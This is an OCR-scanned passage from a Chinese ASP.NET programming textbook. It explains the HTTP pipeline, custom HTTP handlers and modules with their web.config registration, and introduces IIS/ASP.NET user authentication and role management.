



图 8-3　Http 管道

（1）HttpRuntime 将 HTTP 请求转交给 HttpApplication，HttpApplication 代表程序员创建的 Web 应用程序。HttpApplication 创建针对此 HTTP 请求的 HttpContext 对象，这些对象包含了关于此请求的诸多其他对象，主要是 HttpRequest、HttpResponse、HttpSessionState 等。这些对象在程序中通过 Page 类或者 Context 类进行访问。

（2）HTTP 请求通过一些 Module 执行某个实际工作的前置操作。

（3）执行实际操作，也就是.aspx 页面所完成的业务逻辑。

（4）HTTP 请求返回到 Module，此时 Module 可以做一些后置工作。

HTTP 管道程序在工作进程中处理 request 请求。默认情况下，某一时刻仅能有一个工作进程（如果 Web 服务器有多个 CPU，可以配置管道程序使用多个工作进程），这是一个在本地 IIS 上很重要的一个改变，它使用不同的工作进程隔离不同的 Application 程序。同时，管道程序的各个工作进程也完全地被 AppDomain 所隔离，可以将 AppDomain 看作是进程中的一个子进程。管道程序向一个 AppDomain 中的所有虚拟目录发送 HTTP request 请求。换句话说，每一个虚拟目录被作为一个单独的应用程序来对待。本地 IIS 另一个值得注意的改变就是允许多个虚拟目录成为同一个 Application 的组成部分。

ASP.NET 支持多标准的循环工作进程，这些标准包括空闲时间、requests serviced 数量、requests 队列的数量和物理内存的耗费量。全局.NET 配置文件和 machine 配置文件初始化这些数值。当一个 aspnet_wp.exe 的实例通过入口，aspnet_isapi.dll 会运行一个新的工作进程并发送 request 请求。旧的进程在处理完 request 请求后会自动终止。循环工作进程会

提升进程可靠性，在危险进程耗尽资源之前杀死它们。

在实际编写代码时 HTTP Handlers 类的作用至关重要，它是一个继承自 IHttpHandler 接口的简单类，以下是该类的定义代码：

```
interface IHttpHandler
{
 // 调用响应
 void ProcessRequest(HttpContext ctx);
 // 调用监控
 bool IsReuseable { get; }
}
```

HttpApplicaiton 对象调用 ProcessRequest 方法，通过 handler 处理当前的 HTTP 请求，产生 response 响应。在此期间，需要访问 IsReuseable 属性，测定 hanlder 是否可被使用。

下面的演示范例将告诉读者如何创建一个简单的可重用的 HTTP 句柄，它可以响应所有的 request 请求并把当前时间返回到 XML 标记中。当然，也可以使用 HttpContext 对象的 response 属性，设置其中的 MIME 属性输出内容。

简单应答管道代码如下：

```
using System;
using System.Web;

namespace Pipeline
{

 public class TimeHandler : IHttpHandler
 {
   void ProcessRequest(HttpContext ctx)
   {
     ctx.Response.ContentType = "text/xml";
     ctx.Response.Write("<now>");
     ctx.Response.Write(
                DateTime.Now.ToString());
     ctx.Response.Write("</now>");
   }
   bool IsReuseable { get { return true; } }
 }
}
```

配置 HTTP handler 类后才能实现它。配置共分为三个阶段：

（1）将编译好的代码放到 ASP.NET 工作进程能够找到的地方。一般地，已编译好的.NET 文件（dll 文件）应该位于 Web 服务器的虚拟目录的 bin 文件夹或位于全局编译缓存中（GAC）。

（2）在 HTTP request 请求到达时，让 HTTP 的管道程序执行自定义代码。可以通过在虚拟目录的 web.config 文件中添加<httpHandlers>标签完成，配置如下：

```
<configuration>
<system.web>
<httpHandlers>
   <add verb="GET" path="*.time"
     type="Pipeline.TimeHandler,
     Pipeline"
   />
 </httpHandlers>
```

```
 </system.web>
</configuration>
```

以上代码可以作为附加的信息添加到.config 的配置文件，web.config 文件会告诉 ASP.NET 的 HTTP 管道程序处理所有.time 文件的 GET 请求。

这些.time 文件的 request 请求会被 IIS 转发到 aspnet_isapi.dll，以便第一时间被管道程序处理，同时这些 request 请求也会在 IIS 的 metabase 中添加一个新的文件映射。

一些高级的 ASP.NET 技术，如 pages 和 Web Services 都是通过顶层 HTTP handler 直接创建的，以下的代码演示的是通过.config 文件配置 httpHandlers，用来根据不同文件后缀执行不同的处理程序：

```
<httpHandlers> entries:
<httpHandlers>
 <add verb="*" path="*.ashx"
 type="System.Web.UI.SimpleHandlerFactory"
 />
 <add verb="*" path="*.aspx"
    type="System.Web.UI.PageHandlerFactory"
   />
   <add verb="*" path="*.asmx"
    type="System.Web.Services.Protocols.
    WebServiceHandlerFactory ...  "
   />
 </httpHandlers>
```

第一个实体将扩展名为.ashx 的文件映射到 SimpleHandlerFactory 类，使得 HTTP handler factory 知道如何从.ashx 源文件中安装、编译和执行一个 IHttpHandler，其结果对象可以被 HTTP 管道程序直接使用。

第二个实体将.aspx 文件扩展名映射到 PageHandlerFactory 类，让 HTTP handler factory 知道如何将.aspx 的源代码编译成一个 System.Web.UI.Page-derived 类。这个 Page 类实现了 IHttpHandler 接口，其结果对象可以被 HTTP 管道程序直接使用。

第三个实体将.asmx 的扩展名映射到 WebServiceHandlerFactory 类，这么做主要为了让一个 HTTP handler factory 知道如何将一个.asmx 文件中的源代码编译并实例化。然后它会绑定一个标准的 HTTP handler（默认的为 SyncSessionlessHandler）实例并使用反射机制将 SOAP 信息转化成方法的调用参数。最后，结果对象就可以被 HTTP 管道程序直接使用了。

为了进一步说明管道技术如何安全处理用户的请求，范例代码将演示如何使用.ashx 文件重写 TimeHandler。它能够在用户申请访问.ashx 文件的同时被系统执行并显示当前时间。同理，也可以编写需要的安全防范代码来进行替代。

```
<%@ WebHandler language="C#"
    class="Pipeline.TimeHandler" %>
using System;
using System.Web;
namespace Pipeline
{
 public class TimeHandler : IHttpHandler
 {
    void ProcessRequest(HttpContext ctx)
    {
      // 设置映射类型
      ctx.Response.ContentType = "text/xml";
```

```
      // 显示信息
      ctx.Response.Write("<now>");
      ctx.Response.Write(
                 DateTime.Now.ToString());
      ctx.Response.Write("</now>");
    }
    bool IsReuseable { get { return true; } }
 }
}
```

注意：PageHandlerFactory、WebServiceHandlerFactory 和 SimpleHandlerFactory 类并不能在每一个请求中都编译一次.aspx、.asmx 和.ashx 文件。这些编译好的代码会被缓存在 ASP.NET 安装目录下的临时文件中，并且当源代码改变时才会再次被编译。

### 8.1.3 过滤器

HTTP 模块是一种过滤器，在 request 和 response 信息穿过管道程序时检查并修改信息内容。管道程序可以用这些 HTTP 模块安全地实现底层处理程序。

HTTP 模块是实现 IHttpModule 接口的简单类，其定义代码如下：

```
interface IHttpModule
{
 // 调出附加事件
 void Init(HttpApplication app);
 // 初始化
 void Dispose()// 释放
}
```

当 module 被首次创建时，初始化方法 Init 被 HttpApplication 对象调用，它通过 HttpApplication 对象将一个或多个 handlers 绑定到事件上。

下面的示例代码展示 HTTP module 如何处理 HttpApplication 对象的 BeginRequest 事件和 EndRequest 事件。在这个例子中，Init 方法使用.NET 技术将 module 的 OnBeginRequst 和 OnEndRequest 作为事件句柄绑定到 HttpApplication 对象上。

OnBeginRequest 的主要作用是获取存储当前时间并将时间存放到变量 start 中。而 OnEndRequest 的主要作用是计算 OnBeginRequest 和 OnEndRequest 之间的运行时间差并将这段时间添加到客户端 HTTP header 中。

OnEndRequest 方法的最大优势在于第一个参数实际上传递的 module 绑定的 HttpApplication 对象。当前的信息作为一个 HttpApplication 对象的属性（Http-Context）被 OnEndRequest 方法使用。

实例代码如下：

```
using System;
using System.Web;
namespace Pipeline
{
 public class ElapsedTimeModule : IHttpModule
```

```
 {
   DateTime start;
   public void Init(HttpApplication app)
   {
     // register for pipeline events
     app.BeginRequest +=
         new EventHandler(this.OnBeginRequest);
     app.EndRequest +=
         new EventHandler(this.OnEndRequest);
   }
   // 释放
   public void Dispose() {}
   public void OnBeginRequest(object o,
                            EventArgs args)
   {
     // 当用户请求则记录时间
     start = DateTime.Now;
   }
   // 请求完毕
   public void OnEndRequest(object o,
                          EventArgs args)
   {
     // 检测释放时间
     TimeSpan elapsed =
             DateTime.Now - start;
     // 获取程序上下文
     HttpApplication app =
             (HttpApplication) o;
     HttpContext ctx = app.Context;
     // 添加自定义输出头
     ctx.Response.AppendHeader(
                 "ElapsedTime"
                 elapsed.ToString());
   }
 }
}
```

在使用一个 HTTP module 类之前必须对它做一定的配置，包括两步：首先，将编译好的 module 代码放到 Web 服务器上的站点目录下的 bin 文件夹，这样 ASP.NET 的工作进程才能够找到它；然后，开发人员在 web.config 文件中添加<httpModules>部分，示例代码如下：

```
<configuration>
 <system.web>
 <httpModules>
   <add
    name="Elapsed"
    type="Pipeline.ElapsedTimeModule, Pipeline"
   />
 </httpModules>
 </system.web>
</configuration>
```

这个例子中，web.config 文件告诉 ASP.NET 的 HTTP 管道程序，让 Pipeline.ElapsedTime Module 绑定到每一个 HttpApplication 对象，处理这个虚拟目录下的用户请求。

## 8.2 角色安全认证

用户认证（authentication）和授权（authorization）在许多 Web 站点和浏览器的应用程序中都非常重要。在传统的 Web 应用程序中，主要使用 Form（表单）的方式进行用户和其角色的管理。使用表单认证的时候，可以将未经认证的用户重定向到一个包含表格的页面，让用户填写必要的信息之后提交。

用户经过应用程序的认证以后，浏览器将会收到一个 HTTP 的 Cookie，该 Cookie 表示用户已经被认证，之后用户就不用再输入认证信息进行认证了。这种久经考验的认证方式至今仍然非常有效，而它的缺点就是需要开发人员编写所有的验证代码。在大多数情况下，编写这些代码是比较耗时的。

ASP.NET 3.0 以上版本在提供新用户、角色管理功能的同时，提供了新的认证和授权机制来管理 Web 站点的用户和角色。新的认证和授权机制是一种非常简单易用的框架，后台使用 SQL Server 进行数据的存储。ASP.NET 也提供了许多 API 供开发者调用，实现以程序代码的方式访问成员和角色管理系统。

在开始进入 ASP.NET 的成员或角色管理的内容之前，先了解 IIS 和 ASP.NET 安全处理流程、用户认证和角色管理的知识。

### 8.2.1 IIS 和 ASP.NET 用户认证流程

客户端传来的页面请求在到达 ASP.NET 引擎之前，由 IIS 服务器负责验证基本安全属性。通过 IIS 的验证以后，ASP.NET 应用程序启动，页面请求被转发到 ASP.NET 应用程序。ASP.NET 应用程序根据系统设置和配置文件，验证发送请求的用户的身份是否合法。

如果用户身份是合法的，ASP.NET 应用程序会检查应用程序是否启用了角色系统，如果角色系统启用，则映射相应的用户角色。如图 8-4 所示，页面请求在 IIS 和 ASP.NET 中按照固定的流程进行处理。

### 8.2.2 ASP.NET 用户认证

ASP.NET 提供了成员管理服务来处理页面或站点的用户认证过程。ASP.NET 中不仅增加了一些新的与用户认证相关的类库和方法，而且还增加了一些新的服务器控件，方便开发人员工作。

在使用安全相关的控件之前，必须对现有的 Web 站点进行一些设置，使站点能和新的认证服务功能共同工作。默认情况下，ASP.NET 使用内置的 AspNetSqlProvider 来储存应用程序中的注册用户。





图 8-4　IIS/ASP.NET 请求处理流程

ASP.NET 中用户认证服务的体系结构如图 8-5 所示。

